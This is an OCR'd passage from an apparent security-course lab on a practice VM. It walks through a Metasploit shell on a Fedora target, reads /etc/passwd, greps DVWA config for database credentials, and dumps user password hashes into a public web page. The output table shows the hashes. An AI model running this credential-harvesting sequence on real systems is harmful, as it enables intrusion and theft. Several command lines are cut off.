
1. View Metasploit Session
   - **Notes(FYI):**
     1. Notice that BackTrack now has a connection into the Fedora
     2. **Continue to Next Step**.

- 


2. Establishing a Shell
   - **Instructions:**
     1. shell
        - Establishes a "sh" shell.
     2. tail /etc/passwd
        - This produces a potential prospect list for a ssh bru

- 


3. Find Configuration Files
   - **Instructions:**
     1. whoami
        - Displays the name of the user.
     2. grep apache /etc/passwd
        - The goal of this command is obtaining the home direct
     3. find /var/www/* -print | grep config
        - Here I am wanting to find all the configuration files

- 

4. Exploit the Configuration File
   - **Instructions:**
     1. **grep "db_" /var/www/html/dvwa/config/config.inc.php**
        - This produces the database name, username, and passwo mysql database.
     2. **echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWOR**
        - This command produces a table list of the dvwa databa
     3. **echo "use dvwa; desc users;" | mysql -uroot -pdvwaPASSWORD**
        - This command describes the columns of the users table
     4. **echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPAS**
        - This command displays the user and password informati dvwa.users table.


- 

5. Exploit the Configuration File
   - **Instructions:**
     1. **echo "<pre>" >> /var/www/html/dvwa/hackable/uploads/xss.ht**
        - Place the html <pre> tag in the xss.html file.
        - The <pre> is used as a pre-formatter.
     2. **echo "select user,password from dvwa.users;" | mysql -uroo /var/www/html/dvwa/hackable/uploads/xss.html**
        - Place user and password for the dvwa.users table in t
     3. **echo "</pre>" >> /var/www/html/dvwa/hackable/uploads/xss.h**
        - Place the close html </pre> tag in the xss.html file.
     4. **echo "
Your Name
" >> /var/www/html/dvwa/hackable/up**
        - Replace the string "Your Name" with your actual name.
     5. **date >> /var/www/html/dvwa/hackable/uploads/xss.html**

- 

Section 18: Proof of Lab

1. Proof of Lab
   - **Instructions**:
     1. On BackTrack, place the below URI in Firefox
        - http://**192.168.1.106**/dvwa/hackable/uploads/xss.html
          - Replace the above IP address with the IP Address 3).
   - **Proof of Lab Instructions**:
     1. Press the <Ctrl> and <Alt> keys at the same time.
     2. Press the <PrtScn> key
     3. Paste into a word document
     4. Upload to Moodle

- 
BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Mon Apr 30, 1:20 AM
Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
http://192.168...loads/xss.html
http://192.168.1.106/dvwa/hackable/uploads/xss.html
user password
admin 5f4dcc3b5aa765d61d8327deb882cf99
gordonb e99a18c428cb38d5f260853678922e03
1337 8d3533d75ae2c3966d7e0d4fcc69216b
pablo 0d107d09f5bbe40cade3de5c71e9e9b7
smithy 5f4dcc3b5aa765d61d8327deb882cf99
Your Name
Mon Apr 30 01:14:14 CDT 2012
root@bt: ~
root@bt: ~
Mozilla Firefox
To direct input to this virtual machine, press Ctrl+G.
vmware